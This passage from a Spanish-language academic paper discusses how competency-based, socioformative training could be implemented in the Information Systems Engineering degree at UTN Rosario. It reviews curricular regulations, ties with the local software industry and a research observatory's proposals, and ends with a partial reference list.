


Figura 1. Antecedentes de la carrera de Ingeniería en Sistemas de Información en UTN

ción por competencias esperada, con procesos sistemáticos de selección, evaluación, promoción, capacitación de docentes y directivos. Es a partir de ellos que se logran las funciones sustantivas de la Universidad: docencia, investigación y extensión y el reto de validar la formación y promoverla, buscando el refuerzo y complementación de otras instituciones sociales.

A partir del enfoque complejo de formación en competencias, y desde el marco metodológico, surge en forma colaborativa la socioformación[11] como una línea de trabajo donde uno de sus conceptos clave se centra en la docencia socioformativa, y sus metas son el proyecto ético de vida, el espíritu emprendedor, las competencias y el trabajo colaborativo. Como estrategia general e integral para lograr las metas citadas se plantea el Proyecto Formativo transversal (de ahora en más Proyecto Formativo), cuyas actividades se muestran en la Figura 2, que busca resolver problemas del contexto y desarrollar competencias y entre cuyos logros se citan: mayor pertinencia de la formación, disminución de la tasa de deserción y aumento de la tasa de graduación,

2.2. La Carrera de Ingeniería en Sistemas de Información de la Regional Rosario de UTN

La carrera de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional (ISI-UTN): “Tiene como fin formar un ingeniero tecnológico capacitado para desarrollar sistemas de ingeniería y tecnología afines a los existentes y producir innovaciones. Propone formar un profesional capaz de analizar y evaluar requerimientos de

procesamiento de información, y sobre esa base, diseñar, desarrollar, organizar, implementar y controlar sistemas informáticos, al servicio de múltiples necesidades de información, de las organizaciones y de todas las profesiones con las que deberá interactuar con versatilidad y vocación de servicio interdisciplinario.”¹

Los objetivos de esta formación se cumplen en una Universidad que se distingue en el sistema universitario nacional por su carácter federal y por ser la única que tiene a las Ingenierías como objetivo prioritario. El carácter federal de la UTN hace que las actividades encaradas para la puesta en práctica de sus funciones sustantivas: docencia, investigación y extensión, estén a cargo de las distintas Unidades Académicas (Regionales) que la conforman, cuyos Consejos Directivos(CD) se encargan de establecer sus formas de acuerdo con las normas generales dadas por el Consejo Superior Universitario(CSU) en Rectorado. Además, se sostiene dentro de cada Regional la estructura de Departamentos: de Ciencias Básicas y de cada especialidad de Ingeniería a los que, si bien el Estatuto² confiere a sus Consejos funciones íntimamente relacionadas a los procesos de enseñanza, las líneas estratégicas establecidas³ y los procesos de evaluación los sitúan como los primeros referentes para la coordinación de las tareas sustantivas que hacen a

¹Ordenanza CSU 1150 del 30-08-2007: Diseño Curricular de la Carrera de Ingeniería en Sistemas de Información – Anexo I - Objetivos

²Estatuto de la Universidad Tecnológica Nacional – Resolución Asamblea Universitaria 1/2011 Mar del Plata 14/09/2011 – Título II: Enseñanza e Investigación – Capítulo I: Enseñanza

³Plan Estratégico de la Universidad Tecnológica Nacional. Aprobado y avalado por Resolución 133/2008 como primer documento base del Proyecto Institucional de la Universidad.




Figura 2. Actividades del Proyecto Formativo

la calidad para el cumplimiento de su misión.

Además del Estatuto que rige la actividad en la UTN, existen Ordenanzas y Resoluciones emanadas del CSU, del CD de cada Regional y de los Consejos de cada Departamento, dirigidas al Reglamento de Estudios aplicable a todas las carreras de la UTN, a los Diseños Curriculares de cada carrera en particular y a la conformación de las cátedras, entre otras.

En este escenario, la carrera ISI-UTN de Facultad Regional Rosario (FRRO) se encuentra coordinada por los departamentos Ciencias Básicas e Ingeniería en Sistemas de Información (DISI).

En el actual Diseño Curricular de la Carrera de ISI-UTN, formalizado por Ordenanza del CSU⁴, constan los fundamentos, perfil e incumbencias profesionales, objetivos, estructura general de la carrera, metodología de la enseñanza y evaluación, organización de la carrera, plan de estudios, régimen de correlatividades y programas sintéticos de las asignaturas obligatorias. No incluye solo contenidos programáticos sino aspectos metodológicos del trabajo profesional. El diseño organiza la carrera a partir en un tronco integrador conformado por asignaturas que recorren sus cinco niveles, cuya finalidad es “crear un espacio de estudio multidisciplinario de síntesis”. A este tronco integrador aportan las asignaturas que conforman cada nivel y que además se organizan en áreas que permiten la adecuación a los requerimientos de la formación profesional, agrupando las cátedras en campos epistemológicos o campos del saber, la posibilidad de realizar trabajos interdisciplinarios y la adecuación a las formas de enseñanza. Las áreas que conforman esta estructura son: Formación Básica Homogénea, Programación, Computación, Sistemas de Información, Gestión Ingenieril y Modelos.

A lo largo de la descripción que se hace del perfil profesional del Ingeniero en Sistemas de Información, se pone en evidencia una clara imbricación entre la teoría y práctica en la generación de conocimientos, en pos de lograr las capacidades para afrontar las demandas profesionales me-

diadas por los conocimientos adquiridos durante el cursado de la carrera. El diseño propone, en cuanto a Metodología de la Enseñanza: “si se parte del concepto de Tecnología y del aprendizaje como construcción, no se puede aceptar una separación arbitraria entre Teoría y Práctica; la propuesta es acercarse a los problemas básicos de la Ingeniería integrando teoría y práctica al modo de trabajo profesional. Es necesario encarar lo teórico-práctico como forma de generación de conocimiento, considerando dicha práctica como praxis y no como aplicación; enumera algunos criterios a tener en cuenta a la hora de seleccionar las estrategias a aplicar. En los programas sintéticos de las asignaturas obligatorias se plantean los objetivos, contenidos mínimos, carga horaria y se las ubica en los bloques: Ciencias básicas, Tecnologías Básicas, Tecnologías Aplicadas y Complementarias.

Al diseño de la carrera así conformado hay que agregar el aporte realizado por la Resolución Ministerial Nro. 786⁵, que mejora el espíritu de la definición de las incumbencias profesionales y las explicita organizándolas en las “Actividades Profesionales reservadas al Título del Ingeniero en Sistemas de Información”, definiendo además los estándares para la acreditación de las carreras de Ingeniería en Sistemas de Información e Informática.

Complementan la normativa vinculada a las actividades curriculares el Reglamento de Estudios, recientemente modificado⁶, y el Régimen de Organización de Cátedra⁷.

El nuevo Reglamento de Estudios, establece el régimen de ingreso a las carreras, el régimen lectivo, el de equivalencias dentro de la misma UTN, con otras instituciones

⁵Contenidos curriculares básicos, carga horaria mínima, criterios de intensidad de la formación práctica y estándares para la acreditación de la carrera de Ingeniería en Sistemas de Información. Ministerio de Educación. Resolución Ministerial Nro.786 del 26/05/2009 (publicada en el Boletín Oficial Nro. 31.667 del 4/06/2009). Disponible en: http://www.coneau.edu.ar/archivos/Res786_09.pdf.

⁶Ordenanza CSU 1549 del 15-09-2016: Reglamento de Estudios para todas las carreras de grado de la Universidad Tecnológica Nacional.

⁷Ordenanza CSU 577 del 30-04-1987: Régimen de Organización de Cátedra. Modificada por Ordenanza CSU 604 del 29-04-1988.

⁴op. cit. Ordenanza CSU 1150

nacionales e internacionales, el régimen de acreditación de competencias, las consideraciones del régimen lectivo, de cursado y aprobación directa y de evaluación y aprobación no directa - por examen final -, y la normativa para la emisión de certificados y diplomas. De este reglamento es importante destacar la obligación de cada cátedra, antes del inicio del año lectivo, de dar a conocer la planificación de la asignatura. Ésta debe contar con información sobre: Objetivos a alcanzar por los alumnos, programa analítico y bibliografía, método a desarrollar en el proceso enseñanza-aprendizaje, incluyendo las instancias de evaluación, plan de integración con otras asignaturas -horizontal y vertical-, cronograma de las actividades y posibilidad de consulta fuera del horario de clase.

El Régimen de Organización de Cátedra, alineado a la estructura de departamentos y áreas específicas de cada carrera, establece la existencia de los Directores de Departamento, los Directores de Área y los Directores de cátedra. Además indica la cantidad de docentes que deben asignarse a cada cátedra en función de la cantidad de cursos y la intensidad horaria de cada asignatura.

A partir de los lineamientos expuestos, cada cátedra en cada Regional, a propuesta de su Director, desarrolla el Programa Analítico de su asignatura. El proceso para poner en vigencia un Programa Analítico o la modificación de uno existente está explicitado por el DISI en su página institucional⁸ y prevé dos formularios, el primero para la presentación efectiva del Programa Analítico y el segundo que permite realizar la trazabilidad con los objetivos y contenidos mínimos expresados en el Diseño Curricular, teniendo en cuenta los estándares de acreditación acordados para la carrera. El Programa Analítico de la asignatura se presenta en conjunto con la **Planilla de Trazabilidad** y deben ser aprobados por el DISI, por el CD y finalmente por el CSU.

Anualmente, una vez definido por el CD el calendario académico, el Director de Cátedra desarrolla la **Planificación de Cátedra** para el ciclo lectivo que es controlada por el Director del Área a la que pertenece la asignatura y entregada al DISI para su aprobación.

2.3. La Industria del Software y Servicios Informáticos en Rosario

En cuanto al contexto regional, la ubicación de la carrera en la Región Rosario la sitúa en un conglomerado industrial que facilita el acercamiento de la carrera con el sector productivo. Si bien la industria se encuentra fuertemente concentrada en la Ciudad de Buenos Aires, tanto Rosario, Córdoba, Mendoza, Tandil, Mar del Plata y Bahía

⁸Departamento de Ingeniería en Sistemas de Información - Procesos. Disponible en: <http://www.frro.utn.edu.ar/repositorio/departamentos/sistemas/archivos/Documentos/PA.html>

Blanca, cuentan con gran cantidad de empresas del sector instaladas debido a la oferta de RRHH formados[12]. La presencia de estas empresas le permiten al DISI "desarrollar una importante actividad de extensión, cooperación interinstitucional, difusión del conocimiento producido y vinculación con el medio."⁹. Estas actividades posibilitan a las cátedras contar con herramientas para articular las funciones de docencia, investigación y extensión.

3. Formación en Competencias

3.1. Cuestiones Surgidas desde la Universidad

Se han mencionado tanto en la Introducción de este trabajo como en el Marco Conceptual cuestiones surgidas por el trabajo realizado por el Consejo Federal de Decanos de Ingeniería(CONFEDI), de cuyo esfuerzo pueden destacarse numerosos avances en torno a la mejora de la calidad educativa en las carreras de Ingeniería, a la inclusión de competencias en los diseños curriculares y algunas referidas específicamente a las carreras de Ingeniería en Sistemas e Informática[13, 14, 15, 16, 1]. Estos trabajos no son hechos aislados del Contexto Internacional donde las referencias más importantes pueden encontrarse en el proceso de Bolonia y en el Proyecto Tuning[17, 18] y más cercanos a nuestra región la Declaración de Valparaíso sobre competencias genéricas de egreso del Ingeniero Iberoamericano[19]. La misma expresa entre uno de sus postulados que: "el diseño por competencias o su integración en el Plan de Estudios ayuda a vigorizar el saber hacer requerido a los ingenieros recién recibidos. La formación de grado se propone desarrollar aquellas competencias que debería poseer el recién graduado y en el nivel de desarrollo adecuado al inicio de su trayecto profesional".

Las tendencias en cuanto a formación en competencias han tenido también repercusión sobre las carreras de IS-UTN, cuyos Directores han iniciado un proceso de reflexión que se ha trasladado además a reuniones de integración de Cátedras desde el año 2012.

En este sentido la FRRo, en el marco del conjunto de acciones de formación docente realizadas a partir del Proyecto de Mejoramiento de la enseñanza en carreras de Informática(PROMINF) en el año 2016, organizó actividades con el objetivo de brindar al docente conocimientos para:

- Construir saberes relacionados con el enfoque de Enseñanza por Competencias en la Universidad;
- Adquirir herramientas metodológicas para la preparación y el desarrollo de propuestas pedagógicas basadas en el Enfoque de Competencias sobre los espacios curriculares de la carrera.

⁹CONEAU (Comisión Nacional de Evaluación y Acreditación Universitaria). Acreditación de la Carrera de Ingeniería en Sistemas de Información de la Facultad Regional Rosario de la Universidad Tecnológica Nacional. Resolución 676/11

Además, y coordinado con todas las Regionales que dictan la carrera, se realizó un relevamiento donde, a partir de la socialización de las Actas de las Reuniones de Integración de Cátedras mencionadas anteriormente, se solicitó un análisis de los contenidos mínimos del Diseño Curricular vigente. La intención de este relevamiento fue conocer la opinión individual de cada uno de docentes, en relación a los actuales contenidos, para luego realizar reuniones tanto locales - de Cátedra y de Directores de Área -, como interregionales por video-conferencia, pensando en una futura actualización del Diseño Curricular de la Carrera.

En la FRRo ya se están desarrollando las mencionadas reuniones, no solo en función de este relevamiento sino, además, como continuación de las actividades de Formación en Competencias y en respuesta a los lineamientos del Nuevo Reglamento de Estudios.

3.2. Aportes de IISI.d.r.O.

A partir del análisis del entramado Universidad-Industria-Estado en torno a la trama productiva de la Industria del Software y Servicios Informáticos (SSI) que el equipo de investigación que conforma IISI.d.r.O. viene desarrollando desde el año 2013, se han obtenido algunas conclusiones significativas en torno a competencias [20, 21, 22]. Las mismas refieren a los puestos de trabajo en que se desempeñan nuestros estudiantes y egresados, los perfiles, conocimientos y competencias más solicitados, y aspectos relacionados con la modalidad de trabajo, herramientas y metodologías que se utilizan, entre otras, como así también a la transversalidad que la carrera tiene con respecto a otras cadenas productivas y de servicios de la región.

A partir de estos hallazgos, se definió una Red para el estudio de los diferentes estímulos que se dan en el contexto del entramado de la SSI [23]. Esta Red, basada en competencias, se amplió destacando dónde impactan o han impactado dichos estímulos hacia el interior de la carrera ISI-UTN (Figura 3).

La Red, continuamente en revisión, se nutre del análisis sistemático de la información suministrada por los documentos mencionados en este trabajo además del análisis de encuestas y datos aportados por las redes sociales e Internet. Permite la visualización de los vínculos recursivos entre las actividades de investigación y las industriales así como los vinculados con el Estado. Se puede analizar cómo la expansión y fragmentación del conocimiento configuran estímulos hacia las actividades de docencia, entre ellas, la modificación de las asignaturas que constituían los primeros planes de estudio de la carrera (visualizados en la Figura 1) y que luego, a partir de un criterio disciplinar, conformaron las actuales áreas de formación: Sistemas de Información, Programación, Computación, Gestión Ingenieril, Modelos y Formación Básica y Homogénea. Desde el Estado, los procesos de acreditación que tienen un impacto directo en la reformulación de las Planificaciones en particular a lo que refiere a criterios de intensidad en formación práctica.

IISI.d.r.O. no solo ha avanzado en trabajar sobre el concepto de competencias expuesto, sino en buscar estrategias para su implementación en el contexto de la FRRo. Así es que se ha trabajado en la búsqueda de alternativas metodológicas para la gestión del Proyecto [24] y en competencias no presentes en el tramo de asignaturas obligatorias ni electivas de la carrera [25, 26, 27]. Además, los docentes que conforman el equipo de investigación han avanzado en trasladar estas estrategias a sus cátedras. En función de esto se pueden mencionar algunos trabajos que han sido presentados en el CONAISI 2015 y CONAISI 2016. Desde la Cátedra de Análisis de Sistemas del 2do. nivel de la carrera una propuesta que incorpora las competencias del trabajo en equipo con iniciativas sustentables como valores que deben ser incorporados en la enseñanza ingenieril [28] y trabajos de alumnos vinculados a la cátedra de Administración de Recursos, integradora del 4to. nivel de la carrera [29, 30, 31].

4. Hacia la Definición de Estrategias para la Puesta en Práctica del Enfoque Complejo de Formación en Competencias

4.1. Análisis y Reflexiones Preliminares

A partir del marco contextual institucional y su implementación en la ISI-FRRo-UTN podemos analizar inicialmente algunas cuestiones.

En el Diseño Curricular de la ISI-UTN-FRRo vigente, y con criterio científico-tecnológico, las asignaturas se encuentran agrupadas en áreas y bloques y se describe, en sus programas sintéticos, los objetivos y contenidos mínimos.

Tanto a partir de los objetivos de las áreas como de las asignaturas puede interpretarse claramente el sentido de la formación hacia el conocimiento, abordado en el nivel del *saber conocer* con frases como *Formar en el conocimiento..*, *Formar en el dominio de la metodología..*, *Entrenar al estudiante en el uso de..*, *Comprender los conceptos y procedimientos necesarios para..*, *Adquirir los fundamentos de..*, entre otros. Buscar referencia al nivel de competencia *saber hacer* nos remite a consignas como *Aplicar..*, *Elaborar..*, *Modelar..* Sin embargo éstas siempre están en relación con los contenidos mínimos específicos de las asignaturas, es decir, se encuentran fragmentados. No obstante esto, es válido transcribir un párrafo del Diseño Curricular de la Carrera, dentro del apartado Metodología de Enseñanza: “Se hace necesario plantear como problemas las situaciones de aprendizaje, de tal modo que las posibles soluciones generen relaciones y nuevos interrogantes para nuevos aprendizajes. Este tipo de actividad posibilita la transferencia a nuevas situaciones cada vez más complejas desarrollando soluciones creativas. Estas situaciones de aprendizaje pueden ser planteadas en todas las asignaturas de la carrera. El Tronco Integrador es la instancia donde esta estrategia general es esencial para que los conocimientos adquiridos por el estudiante en las diferentes materias tengan una real integración y adquieran una mayor signifi-




Figura 3. Red orientada a Competencias de la trama productiva SSI.

cación”. Se plantea entonces que las asignaturas que conforman el Tronco Integrador, pertenecientes todas al área de Sistemas de Información, debieran realizar dicha integración. Sin embargo, no se hace una referencia explícita de esto en sus objetivos y contenidos mínimos agregando contenidos específicos en dichas asignaturas y sin exigir la real aplicación e integración de los conocimientos adquiridos hasta cada nivel y, menos aún, las competencias.

Continuando el análisis, los Programas Analíticos plantean el mismo esquema del Diseño Curricular de la Carrera, es decir, utilizando como base objetivos y contenidos, ahora ampliados y mapeados, a partir de las Planillas de Trazabilidad, con los objetivos y contenidos mínimos del Diseño Curricular. Las Planificaciones son un reflejo también de esta modalidad, si bien algunas cátedras incluyen en las mismas referencias al concepto de competencias en función de los objetivos y contenidos explicitados en sus Programas Analíticos. Por otra parte, en las Planificaciones actuales se advierte una clara separación entre la teoría y la práctica en cuanto a estrategias de enseñanza-aprendizaje-evaluación, contrario al enfoque de competencias, que busca articular y fusionar estas modalidades.

Como se expresó anteriormente, además, la UTN aprobó un nuevo Reglamento de Estudios a fines del año pasado y vigente en el presente ciclo lectivo. Nuevamente se hace mención a la acreditación por competencias, sin la exigencia de llevar esto a los Diseños curriculares de las carreras y menos aún a su implementación en los Programas Analíticos ni en las Planificaciones de las asignaturas.

Lo enunciado queda expresado en la Red (Figura 3) implementada por IISI.d.r.O. En función de la no existencia de un vínculo explícito entre el Diseño Curricular de la ISI-UTN y el concepto de competencias anteriormente desarrollado es que se han dejado expresamente sin vincular las competencias de ingreso y egreso a la subred conformada por las actividades de docencia de ISI-UTN. Es de-

cir, si bien la Red permite identificar la relación existente entre los conocimientos desarrollados en las asignaturas y los requeridos por la Industria, no se pueden identificar las actividades que permiten el desarrollo de las competencias vinculadas a dichos conocimientos como tampoco la aplicación de técnicas y metodologías específicas, que es información relevante que la Red proporciona.

Otra cuestión que merece ser destacada es que algunos conocimientos, entre ellos lenguajes de programación, metodologías de desarrollo y técnicas de extracción de información, indicados como prioritarios por la Industria, se encuentran desarrollados por Asignaturas Electivas. En cuanto a la transversalidad hacia los sectores productivos que presenta la Industria SSI, solo se detectan inclusiones de actividades referidas a los mismos en una de las asignaturas electivas del área Gestión Ingenieril, sin embargo, en cuanto a actividades, sólo se analizan algunas herramientas existentes en el mercado y no se adquieren ni conocimientos ni competencias referidos a estos sectores.

A este breve análisis de los documentos normativos podrían agregarse cuestiones que hacen a la posibilidad de implementación del Enfoque de Formación en Competencias. Por un lado en cuanto a la formación del cuerpo docente y directivo así como en el análisis de elementos y espacios para la aplicación de metodologías didácticas y pedagógicas, en algunos casos escasos o inexistentes.

Aceptando con sentido crítico que las Planificaciones actuales de gran parte de las asignaturas distan de plantear actividades vinculadas al enfoque de formación por competencias, el DISI en la FRRo, como se ha mencionado anteriormente, ha iniciado un proceso que tiende a sensibilizar y capacitar a todos los docentes de la carrera sobre este enfoque. Los integrantes del equipo de IISI.d.r.O han participado activamente de las reuniones como observadores del proceso, documentando las interacciones de los par-

participantes. De las mismas se puede analizar la complejidad vista por los docentes de la carrera de transferir los conocimientos dictados por sus asignaturas al ejercicio de competencias y más aún a la integración de las mismas con conocimientos y competencias de otras asignaturas.

Sin embargo, pensar que la adecuación de las planificaciones basadas en conocimientos sobre la formación en competencias garantiza el éxito del proceso, es una simplificación que no alcanza a cubrir el significado de la Formación en Competencias. Se requerirá entonces implementar un plan estratégico que asegure el proceso requerido para que el Enfoque de Formación por Competencias sea implementado, con los correspondientes mecanismos de retroalimentación, control y mejora[8].

4.2. Propuesta

Desde sus inicios, IISI.d.r.O. se ha abocado a delinear las características para el desarrollo de un modelo que permita analizar las demandas de los contextos socio-productivos vinculados a la SSI en el área de Rosario, realizando, además, vínculos con la Industria local y con el Polo Tecnológico Rosario.

Las propuestas de Proyectos Formativos realizadas a partir de las actividades de investigación, en las cátedras y los avances realizados desde el DISI de la UTN-FRRO, sumadas a las numerosas experiencias dadas a conocer en Congresos de la especialidad y de Educación dan cuenta de la posibilidad y logros de aplicar el enfoque complejo de formación en competencias, el enfoque socioformativo y la estrategia de Proyectos Formativos.

Se manifiesta entonces la oportunidad de capitalizar los avances realizados, de nutrirse de experiencias de otras Regionales y Universidades que han aplicado este enfoque y de servirse de la información y las actividades que, en torno a competencias, se están realizando en el contexto de IISI.d.r.O.

Nuestra propuesta es acompañar al DISI en la elaboración de un Plan Estratégico que incluya los mecanismos que permitan la retroalimentación, control y mejora en el proceso de implementación del Enfoque Complejo de Formación por competencias.

Como inicio del proceso avanzar en la sensibilización de los actores a partir de la socialización de las actividades desarrolladas y elaborar un instrumento de diagnóstico del estado de situación para determinar los recursos institucionales disponibles. Una vez establecido esto, continuar con capacitación a los docentes y hacer hincapié en las asignaturas que conforman el Tronco Integrador de la carrera para desarrollar Proyectos Formativos que, con la meta de resolver problemas del contexto, integren las restantes asignaturas del nivel y de niveles anteriores con apoyo de docentes tutores designados en cada asignatura. Los Proyectos Formativos deberán ser planteados en las Planificaciones de las cátedras de manera tal de lograr las cuatro metas que propone la estrategia, identificando inicialmente al menos una competencia genérica y una específica y los productos concretos a desarrollar en el proceso como evidencia

que puede ser utilizada para la evaluación de las competencias especificadas. En este trayecto, la vinculación con empresas de la región podría acercar problemáticas reales del contexto que servirían como base para el desarrollo de los Proyectos Formativos.

Verificado el primer ciclo de implementación del proceso, realizar un análisis de su implementación para producir un segundo ciclo con mejoras incluyendo las restantes asignaturas de todos los niveles de la carrera en forma paulatina de manera de verificar los logros que expresa la metodología de Proyectos Formativos.

5. Conclusiones

Entendemos que el enfoque complejo de formación en competencias debe hacerse con base a la identificación de los requerimientos, no sólo académicos sino laborales, sociales e investigativos.

Las evaluaciones y observaciones que se realicen de los resultados del proceso de implementar la estrategia de Proyectos Formativos pueden darnos evidencias consistentes de la adquisición de competencias egreso, cuestión que podrá validarse además al finalizar el tramo académico, cuando el estudiante se inserte en el mercado laboral y ponga en juego las mismas para desarrollarse profesionalmente.

De la misma manera, dado que el currículo es una selección cultural que se compone de proceso (capacidades), contenidos (formas de saber) y procedimientos (formas de hacer), que demanda la sociedad en un momento determinado [8], el enfoque socioformativo asume que la institución universitaria necesita conocer las demandas de los grupos de interés, en nuestro caso en particular los que conforman la trama productiva de la Industria del Software y Servicios Informáticos (SSI) en el área Rosario, para poder retroalimentarse. Así como también debe conocerse el grado de satisfacción del contexto interno determinado por la información que suministren los estudiantes, graduados, docentes y directivos que son parte del proceso de formación.

Debe avanzarse en acciones tendientes a la sensibilización de docentes y directivos para que puedan reflexionar sobre sus prácticas, en acciones de capacitación para adoptar el enfoque complejo de formación en competencias de egreso en el marco de la socioformación, promoviendo la apropiación de sus conceptos y estrategias. En función de esto, revisar las propuestas de Proyectos Formativos realizadas en las planificaciones, ajustar las actividades y estrategias didácticas empleadas en el dictado de clases, así como también los formatos utilizados en las evaluaciones. Verificar así si los logros de forma tal que tanto el conocimiento como las capacidades adquiridas sean pertinentes y posibiliten a los futuros egresados desarrollar sus competencias en el trayecto de sus primeros pasos en el medio laboral.

Finalmente la información que recopilará IISI.d.r.O. de manera periódica y proveniente de distintas fuentes, man-

tendrá a los docentes y directivos en una relación asertiva con el contexto interno y externo.

6. Reconocimientos

Este trabajo está enmarcado en el PID Tutorado: Observatorio Regional de Desarrollo de la Ingeniería en Sistemas de Información e Informática (IISI.d.r.O), homologado por la Universidad Tecnológica Nacional (código TOTUNAV0004307) Vigencia: 1/4/2016 al 31/03/2019 de la Universidad Tecnológica Nacional - Facultad Regional Rosario.

Referencias

- [1] CONFEDI, "Competencias genéricas de egreso del ingeniero argentino.," *Documentos del CONFEDI Competencias en Ingeniería. Consejo Federal de Decanos de Ingeniería*, 2014.
- [2] F. M. Riva, E. Amar, V. Martín, M. A. Gatto, y N. Pereira, "Observatorio de desarrollo regional de la ingeniería en sistemas de información e informática(IISI.d.r.O). Origen, Evolución y Perspectivas.," *Memorias: CONAIISI 2016. IV Congreso Nacional de Informática e Ingeniería en Sistemas de Información. UCASAL. Publicación on line - ISSN 2347-0372*, 2016.
- [3] E. Palacios, J. Galbarte, J. Cerezo, J. Luján, M. Gordillo, C. Osorio, y C. Valdés, "Ciencia, tecnología y sociedad: una aproximación conceptual," *Organización de Estados Iberoamericanos (OEI)*, 2005.
- [4] E. Morin y M. Pakman, *Introducción al pensamiento complejo*. Gedisa Barcelona, 1994.
- [5] E. Morin, *Los siete saberes necesarios para la educación del futuro*. UNESCO, 1999.
- [6] N. Fernández-González, "Replantear la educación ¿hacia un bien común mundial?," *Journal of Supranational Policies of Education (JoSPoE)*. UNESCO. ISBN-978-92-3-300018.6, vol. 4, p. 93 pp, 2015.
- [7] S. Tobón, "La formación basada en competencias en la educación superior: el enfoque complejo.," *México: Universidad Autónoma de Guadalajara*, 2008.
- [8] S. Tobón, "Formación integral y competencias," *Pensamiento complejo, currículo, didáctica y evaluación*. Bogotá, Colombia, vol. 3, 2013.
- [9] I. Aguerrondo, "Conocimiento complejo y competencias educativas," *tech. rep.*, UNESCO, 2009.
- [10] L. C. González, A. H. Fereira, y R. G. Espinosa, "Cómo formar y evaluar las competencias a través de los proyectos formativos en las disciplinas de las carreras de ingeniería," *Latin american and caribbean journal of engineering education*, vol. 5, no. 2, 2013.
- [11] J. S. Hernández-Mosqueda, S. Tobón-Tobón, y J. M. Vázquez-Antonio, "Estudio conceptual de la docencia socioformativa," *Ra Ximhai*, vol. 10, no. 5, 2014.
- [12] G. Baum, "Libro blanco de la prospectiva en tecnologías de la información y comunicaciones: Proyecto 2020.," *Ministerio de Ciencia, Tecnología e Innovación Productiva.*, no. 1a edición. Buenos Aires., 2009.
- [13] CONFEDI, "Unificación curricular en la enseñanza de las ingenierías en la república argentina - libro azul," *Proyecto Modernización de la enseñanza de las Ingenierías del Consejo Federal de Decanos de Ingeniería, Argentina.*, 1996.
- [14] CONFEDI, "Manual de acreditación para carreras de ingeniería de la república argentina. libro verde. compaginación del documento Ing. Daniel Morano (UNSL) y Fabian Irassar (UN de C. de la Pcia. De Buenos Aires)," *Proyecto Modernización de la enseñanza de las Ingenierías del Consejo Federal de Decanos de Ingeniería, Argentina.*, 2000.
- [15] CONFEDI, "Re-homogenización de ingeniería en sistemas de información / informática," *Comisión de re-homogenización curricular de las carreras de ingeniería sistemas de información / ingeniería en informática.*, 2004.
- [16] CONFEDI, "Competencias genéricas. desarrollo de competencias en la enseñanza de la ingeniería argentina. primer acuerdo. consejo federal de decanos de ingeniería," 2006.
- [17] J. González, R. Wagenaar, y P. Beneitone, "Tuning-américa latina: un proyecto de las universidades.," *Revista iberoamericana de educación*, vol. 35, no. 1, 2004.
